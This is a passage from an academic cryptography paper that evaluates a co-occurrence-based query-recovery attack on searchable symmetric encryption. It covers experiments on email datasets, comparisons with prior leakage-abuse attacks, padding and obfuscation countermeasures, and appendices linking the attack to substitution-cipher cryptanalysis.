During the first experiment over 50 repetitions, we recovered at best 5 queries. This bad performance is explained by the fact that the Enron dataset has a low similarity with the Apache dataset ($\varepsilon = 10.2$). Further, the attacker vocabulary ($\mathcal{K}_{\text{sim}}$) and the queryable vocabulary ($\mathcal{K}_{\text{real}}$) only have 56% of their keywords in common. In comparison, Figure 9 shows results for experiments where the attacker and the server share up to 98% of their vocabulary. Recall from Subsection 2.4, that the joint keywords are an upper bound for the attack accuracy. The disjoint vocabulary set combined with the high ε value between Enron and Apache explain the low attack accuracy for the first experiment. We note that Enron is composed of emails sent in a company while Apache is composed of emails from a mailing list dedicated to a highly technical project. This important difference in the nature of the emails result in two very different keyword distributions (i.e. a very low similarity between the document sets).

We show the results of the second experiment in Figure 7. By varying the size of the attacker dataset, the co-occurrence matrices of the attacker dataset and the indexed dataset diverge more or less. In other words, this size reduction applies noise to the attacker's word-word co-occurrence matrix in comparison to the one computed with the complete dataset. We preferred to apply this size reduction instead of applying a synthetic gaussian noise (as is done in e.g. the IKK attack paper) to the matrix because the added noise is more realistic this way. Figure 7 shows that reducing the attacker document set size leads to increased ε values hence it is an efficient way to decrease similarity.

In Figure 7, we observe that the smaller the attacker dataset is, the less similar the document sets are and hence the less accurate the attack results are. When the attacker dataset size is divided by 2, e.g. from 12K documents to 6K, we still achieve an average accuracy of 68%. Thus, the refined score attack




Figure 7: Accuracy and ε-value of set similarity for varying attacker document set sizes with Enron. Fixed parameters: $|\mathcal{D}_{\text{real}}| = 18K, m_{\text{sim}} = m_{\text{real}} = 1K, |Q| = 150, |\text{Known}Q| = 15$

show a certain degree of robustness against decreased similarity. However, if we further reduce the size of the dataset, the accuracy is also further reduced until we have a totally ineffective attack.

5.3 Attack analysis

Role of the amount of information The refined score attack is sensitive to the amount of information given to the attacker. The more information the adversary has, the higher the attack accuracy is. This holds true for each piece of information owned by the attacker: document set, observed query set and known queries. This was not the case in the previous attacks especially for IKK and GCPR which had identical results with and without known queries. IKK presented an accuracy of 80% regardless of the percentage of known queries (from 0 to 25% in their article). CGPR only presented results without known queries for their count attack even if it could use them.

Technical comparison with related attacks Technically, all query-recovery attacks solve a matching problem between trapdoors and keywords based on specific background information available to the attacker. IKK assumes partial knowledge of the indexed documents together with known trapdoor-keyword mappings. IKK describes the matching problem as an optimization problem that minimizes the distance between the trapdoor co-occurrence matrix and the keyword co-occurrence matrix. CGPR makes similar assumptions while, in practice, it does not require known trapdoor-keyword mappings. CGPR iteratively filters keyword-trapdoor candidates for which the differences between the occurrences (computed from attacker documents and from observed queries) do not match. Blackstone et al. [1] and Oya and Kerschbaum [23] both propose attacks using query volume information only. [1] assumes an attacker can identify known documents in the index and thus still requires partial knowledge on indexed documents. They represent two bipartite graphs: one connecting indexed documents to the queries and one connecting known documents to keywords; then they match query nodes with keyword nodes by iteratively refining the candidates using multiple filtering steps. Oya and Kerschbaum [23] formulate an optimization problem based on maximum likelihood estimators which assumes a distributional knowledge of the indexed documents plus knowledge about query frequency.

Instead of partial index information, we focus on few attacker-known keyword-trapdoor pairs which we use to score every keyword-trapdoor candidate. We then iteratively add pairs with highest scores to the attacker-known pairs to improve our knowledge and refine further predictions. This avoids complex optimization problems and the requirement of knowledge about indexed documents. The scoring and its corresponding iterative refinement are the core novelties of our attack.

As highlighted in [1], all prior attacks require exact knowledge of the queryable vocabulary (i.e. the client's keyword universe). Our attacker does not require such knowledge and builds her own vocabulary. Considering the following setup: $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, m_{\text{sim}} = m_{\text{real}} = 1K, |Q| = 300, |\text{Known}Q| = 15$, with an exact knowledge of the queryable vocabulary, we obtain an average accuracy of 92%. On the other hand, when the attacker builds her own knowledge, we obtain an average accuracy of 87%. This accuracy decrease is a direct consequence of the accuracy upper bound presented in Equation (3) of Subsection 2.4.

In Appendix A.2, we detail the relation between substitution cipher cryptanalysis and SSE attacks (especially the refined score attack).

Improving the attack using clustering Our novel scoring approach offers further possibilities for improvement. In Appendix C we discuss clustering to further improve attack results. In our attacks, when a prediction is uncertain, we sometimes have a group of candidates with higher scores than the rest of the candidates instead of only one candidate with a particularly high score. In such cases, it seems natural to return a list of potential keywords instead of forcing the algorithm to choose only one keyword. Note that it would not affect the overall interpretability of the results as the scores are augmented. In Appendix C, we show that clustering can further increase the accuracy of the refined scoring attack.

6 Attack mitigation

6.1 Existing countermeasures

To mitigate leakage-abuse attacks, several countermeasures have been proposed in [3, 4, 15, 34]. We divide these countermeasures into two categories: padding and obfuscation. IKK proposed a first countermeasure which could be assimilated to padding. CGPR were the first to present precisely the notion of padding. It consists in adding fake entries, i.e. fake keyword-document pairs. These false-positive results can be easily filtered by the user when they receive the database response. With padding, there is no entry removal because it could impact the search results (i.e. no false negative results). To harden this countermeasure, Xu et al. proposed in [34] a method to produce fake entries that cannot be distinguished from the real entries by an attacker. In [4], Chen et al. presented a new kind of countermeasures: obfuscation. First, it uses code erasure to divide the documents into shards. Thanks to code erasure, the false negative results are allowed because the user does not need every shard to reconstruct the document. After having computed the shards, the algorithm adds and removes shards from the results. The removal rate is chosen so the reconstruction rate for matching documents is close to 100%. Thus, false-negative shards do not result in false-negative documents.

Chen et al. also presented an improved attack scenario where the attacker knows which shards belong together. In this case, the countermeasure corresponds to padding because the attacker knows that all the reconstructed documents are either a matching document or a false-positive result. Moreover, he knows that the proportion of matching documents which is not reconstructed is negligible. Therefore, if the attacker only keeps the reconstructed files he would have all the matching documents plus some false-positive results.

These countermeasures have been proposed to mitigate known-data attacks but they are also suitable for similar-data attacks since they alter the co-occurrence matrix C_{td} inferred from the queries. Therefore, padding and obfuscation should be also effective to mitigate our attack.

6.2 Experimental results

To test the possibility to mitigate our attack, we implemented the padding presented in CGPR and the obfuscation presented in [4]. For padding, we use the countermeasure proposed by CGPR which is well established but the hardening proposed by Xu et al. [34] would not provide highly different results since we do not try to filter fake entries. Figure 8 describes the average accuracy of the refined score attack over 50 simulations for several vocabulary sizes. For the padding, we used a padding size $n_{\text{pad}} = 500$. For the obfuscation, we used the parameters used by Chen against the "improved" attack: $p = 0.88703$ the rate of false-positive shards, $q = 0.04416$ the rate of false-negative shards.




Figure 8: Comparison of the accuracy for countermeasures. Fixed parameters: $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, |Q| = 0.15 \cdot m_{\text{real}}, |\text{Known}Q| = 15$. Padding: $n_{\text{pad}} = 500$. Obfuscation: $p = 0.88703, q = 0.04416$

Figure 8 clearly shows a good mitigation from both countermeasures. For small vocabularies, the accuracy can still be considered as too high. However, as the vocabulary size grows, the accuracy becomes small and negligible for big vocabularies. This figure should not be used to compare the efficiency of the countermeasures. Padding performs better than obfuscation because the padding size we chose is high. For example, when $|\mathcal{K}_{\text{real}}| = 1K$, the number of entries is increased by 32% because of padding. When $|\mathcal{K}_{\text{real}}| = 4K$, the number of entries is increased by 166% because of padding. These fake entries create several types of overheads including storage, communication and computation. Chen et al. chose $p = 0.88703$ and $q = 0.04416$ to minimize the overheads then it is likely that obfuscation can achieve results equivalent or better with bigger overheads. We leave the comparison of these countermeasures and their overheads for a future work. Our experiments highlight the importance of hiding the document access pattern to mitigate the refined score attack.

Our attack provides a matching score which can help to identify the good predictions. When $|\mathcal{K}_{\text{real}}| = 500$, the average accuracy for padding is 35% and for obfuscation 47%, the refined score attack can identify successfully a non-negligible part of the correct predictions thanks to the matching score. It is needed to define a maximum query recovery rate, so the countermeasure parameters are chosen so that there is no attack with an accuracy higher than this threshold. An analogy with encryption security is possible: the attack accuracy is the adversary advantage and the maximum query recovery is the threshold under which the advantage is considered as negligible. We leave this direction for a future work.

Table 2: Accuracy statistics on Enron over 50 simulations of orders 2 and 3. $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, m_{\text{real}} = m_{\text{sim}} = 300, |Q| = 75, |\text{Known}Q| = 10$

Accuracy statistics	μ	σ
Order-2 attack	0.92	0.0351
Order-3 attack	0.77	0.0659

7 Additional results

7.1 Generalization

In [2], Bost and Fouque presented the word-word co-occurrence as an order 2 of co-occurrence, occurrence being the order 1 of co-occurrence. Thus, we generalize our attack and build n-dimensional co-occurrence tensors to work on co-occurrence of order n. This generalization help to recover the queries since it increases exponentially the number of co-occurrence we can rely on. For example, let us consider the order 3: a word-word-word co-occurrence. We build 3-dimensional co-occurrence tensors and $C_{kw}[i,j,k]$ (resp. $C_{td}[i,j,k]$) is the number of documents where the keywords (resp. trapdoors) i,j and k appear together.

Our attack remains identical and just the matrix construction differs. In the refined score attack, if the order $n > 2$, each keyword and trapdoor is represented by a $(n-1)$-dimensional tensors and the matching score will be computed via a matrix norm. The main issue of this generalization is the space complexity $O((m_{\text{sim}})^n)$ due to tensor sizes. For $m_{\text{sim}} = 1K$, with order 2, the similar co-occurrence matrix has 1 million cells and with order 3, the similar co-occurrence tensor has 1 billion cells. The first reason which could justify not to use an order greater than 2 is the technical limitations.

We have done simulations to compare the order 2 and order 3. For each order, we run 50 simulations with Enron dataset, $m_{\text{real}} = m_{\text{sim}} = 300, |Q| = 75, |\text{Known}Q| = 15$. As shown in Table 2, for order 2, we obtained an average accuracy of 92% and for order 3, 77%. Then, in our case, increasing the order decreased the accuracy. It highlights the trade-off between number of co-occurrence estimators and the noise of these co-occurrences. To take a decision, we need a maximum of co-occurrence estimators but if they are too noisy, they will be misleading and the decision may be wrong. Here, we only have 30 thousands emails to compute 1 billion co-occurrences which is not enough to limit the noise of the co-occurrence tensor. However, increasing the co-occurrence order may be a viable option for attacks on larger datasets.

Note that the real co-occurrence matrix C_{td} is always built using the index matrix ($ID[i,j] = 1$ if document i contains the underlying keyword of query j), whatever the order is. Thus, we expect altering the index matrix as proposed by IKK to be an effective countermeasure even against generalized attacks.




Figure 9: Comparison of the accuracy of the refined score attack for different query distributions. Fixed parameters: $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, |Q| = 0.15 \cdot m_{\text{real}}, |\text{Known}Q| = 15$.

7.2 About the observed query distribution

In [18], Kornaropoulos et al. discuss the default choice of the uniform distribution for range queries. While they focus on SSE schemes allowing range queries, the same statement can be done for single-keyword search schemes. In [1], Blackstone et al. criticized the role of the query distribution. They show that the attack performance is highly impacted whether the attack is executed on the most frequent keyword or not.

Figure 9 compares the accuracy of the refined score attack over three different query distributions: Uniform, Zipfian and inverted Zipfian. The uniform distribution is the standard setup used in the rest of our experiments. With Zipfian distribution, which gives more weight to the highest rank elements, we mostly obtain queries for which the underlying keyword is one of the most frequent. With inverted Zipfian distribution, which gives more weight to the lowest rank elements, we mostly obtain queries for which the underlying keyword is one of the least frequent.

Figure 9 shows that inverted Zipfian decreases the refined score attack accuracy. The attack becomes ineffective when the vocabulary is bigger (i.e. a vocabulary size of 4000). Despite the inverted Zipfian distribution, the refined score attack still achieves 67% of accuracy when the vocabulary size is 1K. On the other hand, with the Zipfian distribution, the refined score attack reaches 81%, when the vocabulary size is 4000, and up to 91% when the vocabulary size is 1K.

The refined score attack could be much more devastating if the uniform assumption turns out to be false. By default, the literature uses the uniform distribution for the queries. This assumption could be dangerous because, if the real query distribution is more advantageous than the uniform distribution (e.g. the Zipfian distribution), the SSE schemes are way more

Table 3: Variance of the accuracy over 50 simulations of the refined score attack. $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, m_{\text{real}} = m_{\text{sim}} = 1K, |Q| = 150, |\text{Known}Q| = 5$.

Acc. stats.	μ	σ	$q_{0.25}$	$q_{0.75}$	min	max
Base setup	0.65	0.21	0.54	0.78	0.06	0.87
Top 25% Q	0.71	0.16	0.68	0.81	0.17	0.87

exposed than what is usually admitted. The gap between Uniform and Zipfian distributions in Figure 9 for a vocabulary size of 4000 is particularly alarming since it nearly doubles the attack accuracy considering Zipfian distribution instead of Uniform distribution.

7.3 About the known query distribution

The query distribution explains only a part of the result variance. The distribution of known queries also impacts the results. It means that some known queries provide more information than others. To identify the impact of this distribution, we simulated 50 times two refined score attacks and studied their respective accuracy variance. The first attack is the basic setup used in our article: 5 known queries picked uniformly among the queries. The second attack simulation picks 5 known queries uniformly from the 25% of queries with the largest result sets, i.e. the most frequent underlying keyword. We report the results in the Table 3. The basic setup has a bigger variance and a lower mean. The second experiment presents steadier results which confirms that the distribution of known queries impacts the results. Since an attacker has still chances to observe only queries with the most frequent underlying keywords given a uniform distribution, the maximum accuracy scores are equivalent for both distributions.

The variance is lower when the adversary obtains more known queries because there are enough "good" known queries to start the refinement. Thus, only a part of these known queries are truly necessary. An attacker can use [35] active attack to obtain their known queries. Thus, an attacker can aim at a specific known query distribution in order to minimize the number of known queries needed by attacking specific keywords. Just few qualitative known queries are needed to start a successful refined score attack.

Conclusion

We introduced a highly effective similar-data attack against SSE. The refined score attack achieves an accuracy (i.e. query-recovery rate) of 90% while only using documents *similar* to the encrypted documents. Previous attacks could only achieve equivalent results by assuming that attacker knows a significant part of the encrypted documents (from 20% for Blackstone et al. [1] to 70% for Cash et al. [3]). Our attack provides devastating results while avoiding the strong assumption that the attacker knows a part of the encrypted documents. Unlike the existing attacks we assume few known queries (around 10 known queries in our experiments over different datasets of varying size) rather than knowing the plaintext of a substantial part of the encrypted documents. We argue that it is more realistic to obtain few known queries (e.g. using active attacks) than to obtain a part of the documents indexed. Thus, the refined score attack is more easily performed while previous attacks had a limited number of realistic use cases. One conclusion of our experiments is that the more knowledge the adversary has, the better our refined score attack performs. Despite the simplicity of this statement, it was not observed in previous attacks. This sensitivity to the information amount highlights an optimized adversary knowledge use as opposed to a relative underutilization of this knowledge by some existing attacks. We also showed that the existing countermeasures (padding and obfuscation) can effectively mitigate the refined score attack. Finally, we highlighted that the distribution of observed and known queries impacts the accuracy of our attack. It implies that, if the real query distribution is different from the uniform distribution commonly used in the literature, the refined score attack can be even more devastating. Considering the results presented in this article, SSE should no longer be used without countermeasures.

References

[1] Laura Blackstone, Seny Kamara, and Tarik Moataz. Revisiting leakage abuse attacks. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[2] Raphael Bost and Pierre-Alain Fouque. Thwarting leakage abuse attacks against searchable encryption – a formal approach and applications to database padding. Cryptology ePrint Archive, Report 2017/1060, 2017. https://eprint.iacr.org/2017/1060.

[3] David Cash, Paul Grubbs, Jason Perry, and Thomas Ristenpart. Leakage-abuse attacks against searchable encryption. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, page 668–679, New York, NY, USA, 2015. Association for Computing Machinery.

[4] G. Chen, T. Lai, M. K. Reiter, and Y. Zhang. Differentially private access patterns for searchable symmetric encryption. In *IEEE INFOCOM 2018 - IEEE Conference on Computer Communications*, pages 810–818, 2018.

[5] Prabhakar Raghavan Christopher D. Manning and Hinrich Schütze. *Introduction to Information Retrieval*, chapter 17, pages 377–401. Cambridge University Press, 2008.

[6] Andrew Clark and Ed Dawson. A parallel genetic algorithm for cryptanalysis of the polyalphabetic substitution cipher. *Cryptologia*, 21(2):129–138, 1997.

[7] Reza Curtmola, Juan Garay, Seny Kamara, and Rafail Ostrovsky. Searchable symmetric encryption: Improved definitions and efficient constructions. In *Proceedings of the 13th ACM Conference on Computer and Communications Security*, CCS '06, page 79–88, New York, NY, USA, 2006. Association for Computing Machinery.

[8] Ioannis Demertzis, Dimitrios Papadopoulos, Charalampos Papamanthou, and Saurabh Shintre. SEAL: Attack mitigation for encrypted databases via adjustable leakage. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2433–2450, 2020.

[9] Amrapali Dhavare, Richard M Low, and Mark Stamp. Efficient cryptanalysis of homophonic substitution ciphers. *Cryptologia*, 37(3):250–281, 2013.

[10] William S Forsyth and Reihaneh Safavi-Naini. Automated cryptanalysis of substitution ciphers. *Cryptologia*, 17(4):407–418, 1993.

[11] Helen Fouche Gaines. Cryptanalysis: Study of ciphers and their solution, 1956.

[12] Matthieu Giraud, Alexandre Anzala-Yamajako, Olivier Bernard, and Pascal Lafourcade. Practical passive leakage-abuse attacks against symmetric searchable encryption. In *SECRYPT*, 2017.

[13] Paul Grubbs, Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Pump up the volume: Practical database reconstruction from volume leakage on range queries. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 315–331, 2018.

[14] Paul Grubbs, Kevin Sekniqi, Vincent Bindschaedler, Muhammad Naveed, and Thomas Ristenpart. Leakage-abuse attacks against order-revealing encryption. In *2017 IEEE Symposium on Security and Privacy (S&P)*, pages 655–672. IEEE, 2017.

[15] Mohammad Saiful Islam, Mehmet Kuzu, and Murat Kantarcioglu. Access pattern disclosure on searchable encryption: Ramification, attack and mitigation. In *Network and Distributed System Security Symposium (NDSS)*, 2012.

[16] Georgios Kellaris, George Kollios, Kobbi Nissim, and Adam O'neill. Generic attacks on secure outsourced databases. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1329–1340, 2016.

[17] Bryan Klimt and Yiming Yang. Introducing the enron corpus. In *CEAS*, 2004.

[18] Evgenios M Kornaropoulos, Charalampos Papamanthou, and Roberto Tamassia. The state of the uniform: Attacks on encrypted databases beyond the uniform query distribution. *IACR Cryptology ePrint Archive*, 2019:441, 2019.

[19] Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Improved reconstruction attacks on encrypted data using range query leakage. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 297–314. IEEE, 2018.

[20] Chang Liu, Liehuang Zhu, Mingzhong Wang, and Yu-An Tan. Search pattern leakage in searchable encryption: Attacks and new construction. *Information Sciences*, 265:176–188, 2014.

[21] Edward Loper and Steven Bird. Nltk: the natural language toolkit. *arXiv preprint cs/0205028*, 2002.

[22] Jianting Ning, Jia Xu, Kaitai Liang, Fan Zhang, and Ee-Chien Chang. Passive attacks against searchable encryption. *IEEE Transactions on Information Forensics and Security*, 14(3):789–802, 2018.

[23] Simon Oya and Florian Kerschbaum. Hiding the access pattern is not enough: Exploiting search pattern leakage in searchable encryption. In *30th USENIX Security Symposium (USENIX Security 21)*, 2021.

[24] Sarvar Patel, Giuseppe Persiano, and Kevin Yeo. Lower bounds for encrypted multi-maps and searchable encryption in the leakage cell probe model. In *Annual International Cryptology Conference*, pages 433–463. Springer, 2020.

[25] Sarvar Patel, Giuseppe Persiano, Kevin Yeo, and Moti Yung. Mitigating leakage in secure cloud-hosted data structures: volume-hiding for multi-maps via hashing. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 79–93, 2019.

[26] Jeffrey Pennington, Richard Socher, and Christopher D Manning. Glove: Global vectors for word representation. In *Proceedings of the 2014 conference on empirical methods in natural language processing (EMNLP)*, pages 1532–1543, 2014.

[27] Martin F Porter. An algorithm for suffix stripping. *Program*, 1980.

[28] David Pouliot and Charles V Wright. The shadow nemesis: Inference attacks on efficiently deployable, efficiently searchable encryption. In *Proceedings of*

the 2016 ACM SIGSAC conference on computer and communications security, pages 1341–1352, 2016.

[29] Dawn X Song, David Wagner, and Adrian Perrig. Practical techniques for searches on encrypted data. In *Proceeding 2000 IEEE Symposium on Security and Privacy. S&P 2000*, pages 44–55. IEEE, 2000.

[30] Richard Spillman, Mark Janssen, Bob Nelson, and Martin Kepner. Use of a genetic algorithm in the cryptanalysis of simple substitution ciphers. *Cryptologia*, 17(1):31–44, 1993.

[31] Mohammad Faisal Uddin and Amr M Youssef. Cryptanalysis of simple substitution ciphers using particle swarm optimization. In *2006 IEEE International Conference on Evolutionary Computation*, pages 677–680. IEEE, 2006.

[32] Stephanie Wang, Rishabh Poddar, Jianan Lu, and Raluca Ada Popa. Practical volume-based attacks on encrypted databases. Technical report, University of California at Berkeley, 2019.

[33] Joe H. Ward. Hierarchical grouping to optimize an objective function. *Journal of the American Statistical Association*, 58(301):236–244, 1963.

[34] Lei Xu, Xingliang Yuan, Cong Wang, Qian Wang, and Chungen Xu. Hardening database padding for searchable encryption. In *IEEE INFOCOM 2019-IEEE Conference on Computer Communications*, pages 2503–2511. IEEE, 2019.

[35] Yupeng Zhang, Jonathan Katz, and Charalampos Papamanthou. All your queries are belong to us: The power of file-injection attacks on searchable encryption. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 707–720, 2016.

A Extended discussion of related work

We have discussed the most relevant related work in Section 1 and compared our refined score attack with the related attacks in Section 5.3. In this Appendix, we would like to discuss further lines of related research.

A.1 General overview

Passive attacks against L1 schemes Several attacks have already been proposed to recover the queries of L1 schemes. All of them had one common assumption to achieve good results: the adversary knows at least a part of the documents indexed. In [15] (IKK), Islam et al. presented the first attack using the co-occurrence of the search tokens. In [3] (CGPR), Cash et al. presented a simpler but very effective known-data attack using slightly more knowledge than IKK. Two significant advantages of CGPR over IKK were its execution time and its effectiveness on large keyword sets. However, [3] highlighted that IKK and CGPR attacks could not provide compelling results as similar-data attacks, i.e. the attacker needs to know a part of the indexed data to recover some queries. In [28], Pouliot and Wright introduced a graph-matching attack. Pouliot et al. [28] proposed a graph matching attack that can work as a known-data attack and a similar-data attack. As a similar-data attack, it rarely recovers more than 50% of the queries and only under rather advantageous conditions (e.g. small vocabulary). Moreover, the execution time increases tremendously for bigger keyword sets. In [22], Ning et al. presented a new known-data attack which represents every keyword (resp. search token) with a binary sequence: the i-th bit is 1 if the i-th document contains the keyword (resp. matches the query), 0 otherwise. The sequences are compared to find the underlying keywords of the queries. This attack performs better than CGPR. However, it is a known-data-only attack since it cannot use a distributional knowledge to construct these binary sequences. In [1], Blackstone et al. revisited the underlying concepts of the known-data attacks and presented a new known-data attack. This attack can be done on co-occurrence-hiding schemes and achieves good results even when the known data is small. Despite these results this attack cannot be executed using similar data (i.e. it is a known-data-only attack) because the algorithm is based on the assumption that the documents known by the attacker are indexed. In [32], Wang et al. introduced a volume-based attack working on co-occurrence-hiding schemes. The latter two attacks [1, 32] both even work against schemes with protection beyond L1 security.

All these passive attacks tried to avoid known queries as part of the adversary knowledge: [1,32] did not assume known queries while [15] and [3] showed that query knowledge does not improve the results significantly. However, they all made another strong assumption: the adversary knows a significant part of the encrypted documents. In our work we follow an orthogonal approach and study similar-data attacks that avoid partial knowledge of the encrypted documents but exploit a small subset of queried keywords. We argue that it is easier to obtain few known queries (using active attacks) than to obtain a part of the encrypted documents. Thus, the refined score attack can be considered as much more feasible than existing leakage abuse attacks.

Other attacks Other attacks exist against L1 schemes but differ from what is intended by the passive attacks presented above. In [35], Zhang et al. presented an active attack which recovers specific keywords based on maliciously crafted files/documents injected by the attacker. In [20], Liu et al. recovers the queries exploiting the query frequencies. This last direction has not been treated much more in the literature since there is no query dataset available. In [23], Oya and Ker-

schbaum introduced an attack assuming co-occurrence AND query frequency. This new attacker model is more or less a mixture of the attacker models from Liu et al. [20] and Blackstone et al. [1]. While strengthening the attacker assumptions with the query frequency, it is important to highlight that this attack can work on schemes with no or partial access pattern leakage [8, 24, 25].

Several articles have also presented attacks on schemes other than L1 schemes. In [3, 12, 14], the attacks are focused on less secure schemes, i.e. schemes with L2, L3 or L4 leakage profiles. In [13, 16, 19], attacks on schemes supporting range queries were proposed. These SSE schemes are opposed to the schemes for single-keyword search that are the subject of our attack.

A.2 Relation between substitution cipher cryptanalysis and SSE attacks

There exists a particular link between SSE passive query-recovery attacks and the cryptanalysis of substitution ciphers. In [3], Cash et al. define L4 leakage profile as *full plaintext under deterministic word-substitution cipher*. We argue that the analogy to substitution ciphers still holds for most secure schemes including L1 schemes. In simple substitution ciphers, each plain letter is replaced by one other letter, the key is a dictionary, for example $\{"a":"x","b":"j",\dots\}$. In SSE with single-keyword search, we can construct a similar mapping such that $\{trapdoor_i : keyword_j, \dots\}$. The main difference is the larger alphabet size for SSE.

To perform a ciphertext-only attack on substitution ciphers, a frequency analysis is performed. A very common way to proceed is to compute n-grams from the ciphertext and compare them with the reference n-grams occurrences computed from a large publicly available corpus, e.g. the most frequent English bigram is "th". Several methods, automated or not have been proposed: [6, 9–11, 30, 31]. Especially in [11] and [9], simple attacks based on "digrams" are presented. The digrams are letter-letter co-occurrence matrices. We can see an equivalence between the letter-letter co-occurrences used for substitution cipher attacks and the word-word co-occurrences used by IKK, CGPR and our attack. However, we note that, with L1 schemes, the matrix is symmetric while the digrams are not. Moreover, Forsyth and Safavi-Naini in [10] tackle the frequency analysis problem (for substitution cipher attacks) by using simulated annealing as IKK for SSE. In [9], Dhavare et al. presented a hill climbing solution which is an optimization algorithm similar to simulated annealing. Simulated annealing is a very powerful approach against substitution ciphers and less against SSE due to the large alphabet size.

We argue that a similar-data attack on SSE is analogous to ciphertext-only attack on substitution ciphers since the publicly available corpus used for substitution ciphers attack is analogous to the similar document set used in similar-data attacks. In our case, we present a similar-data attack with known queries corresponding to a chosen-plaintext attack. One could say that substitution ciphers cryptanalysis uses n-grams and not only bigrams. Thus, we present a generalized attack in Subsection 7.1 which uses co-occurrence of order n (i.e. the number of documents containing n specific keywords).

Refined score attack We compare the refined score attack to the digram method presented in [11]. In this method, there is a preliminary step of vowel identification based on the letter occurrences. This preliminary step can correspond to the prior active attack performed to obtain known queries for the refined score attack. Then, the cryptanalyst identifies iteratively new letters using the digrams of these vowels (equivalent to co-occurrence matrices). When the cryptanalyst guesses new letters, she can use them to identify the remaining unknown letters. In our refined score attack, at the end of each iteration, we learn few queries and will use these newly known queries to recover the remaining unknown queries. There is a strong similarity between the notions of known letter in substitution cipher cryptanalysis and of known query in SSE attack and the way they are used to iteratively discover new letters (resp. queries).

B Estimation of the number of indexed documents

Both IKK and GCPR attacks use known queries but conclude that the results are equivalent with or without them. We assume that known queries convey significant information and should be fully used to obtain an effective attack as shown in Section 5. Another example of this knowledge underutilization is the number of documents indexed n_{real} which is considered as known by IKK and CGPR attacks. However, if the attacker is a passive traffic observer he would not have this information. IKK and CGPR only considered the honest-but-curious server. Storing the index and the documents on two separate servers is a simple way to degrade the information leakage to that of a passive traffic observer.

This number is mandatory to transform the count matrix into a frequency matrix. We note $\mathcal{D}_{\text{sim}}(kw)$, the documents from $\mathcal{D}_{\text{sim}}$ that contains the keyword kw. We also highlight $|R_q| = |\mathcal{D}_{\text{real}}(kw)|$ if kw is the underlying keyword of query q.

$$\hat{n}_{\text{real}} = \frac{1}{k} \cdot \sum_{kw,td \in \text{KnownQ}} \frac{|R_q|}{|\mathcal{D}_{\text{sim}}(kw)|} \cdot n_{\text{sim}} \tag{8}$$

Equation (8) shows how $\hat{n}_{\text{real}}$ the estimation of the number of indexed is computed. The first part of the equation (i.e. $\frac{1}{k} \cdot \sum_{kw,td \in \text{KnownQ}} \frac{|R_q|}{|\mathcal{D}_{\text{sim}}(kw)|}$) is the average ratio between the number of encrypted documents containing one keyword and the number of similar documents containing the exact same keyword. Then, this ratio (which is a sort of scale factor) is multiplied by the number of similar documents to obtain $\hat{n}_{\text{real}}$.

Thanks to this estimation, the minimum adversary knowledge needed by IKK and CGPR attacks does not include the number of indexed documents contrary to what was implicitly assumed. If the result length is hidden, the co-occurrence between the known queries can be used to estimate $\hat{n}_{\text{real}}$.

C Improvement strategy: Clustering

The matching score provides a very interesting basis to interpret and analyse the results. By default, we always pick $td_{\text{pred}} = \arg\max_i \text{Score}(td_i, kw)$ and the difference between the score of td_{pred} and the score of the second best prediction is considered as the certainty of the predictions. However, we observed that, sometimes, we have several potential candidates instead of one:

- Classical score distribution: [... 6, 6.2, 6.3, 9], one clear candidate
- Atypical score distribution: [... 6, 6.2, 6.3, 7.9, 8, 8.2], one cluster of candidates

